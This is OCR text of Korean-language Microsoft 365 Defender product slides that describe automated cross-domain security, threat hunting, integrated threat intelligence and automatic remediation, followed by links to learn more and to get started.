
MTE

↓

10건의 인시던트

헌팅

상황별 TI & 완화



Microsoft 365 Defender

자동화된 크로스 도메인 보안

단일 포털
- 통합 엔터티

조직화된 능동적인
위협 차단

영향을 받은 자산의
자동 복구

통합 위협
인텔리전스 및 분석

크로스 도메인
위협 헌팅

관리 · API · 커넥터

더 알아보기: http://aka.ms/m365d

시작하기: http://security.microsoft.com

Microsoft 365 Defender

자동화된 크로스 도메인 보안

더 알아보기:
aka.ms/ms365d

이용 자격 확인:
aka.ms/ms365d-eligibility

시작하기:
security.microsoft.com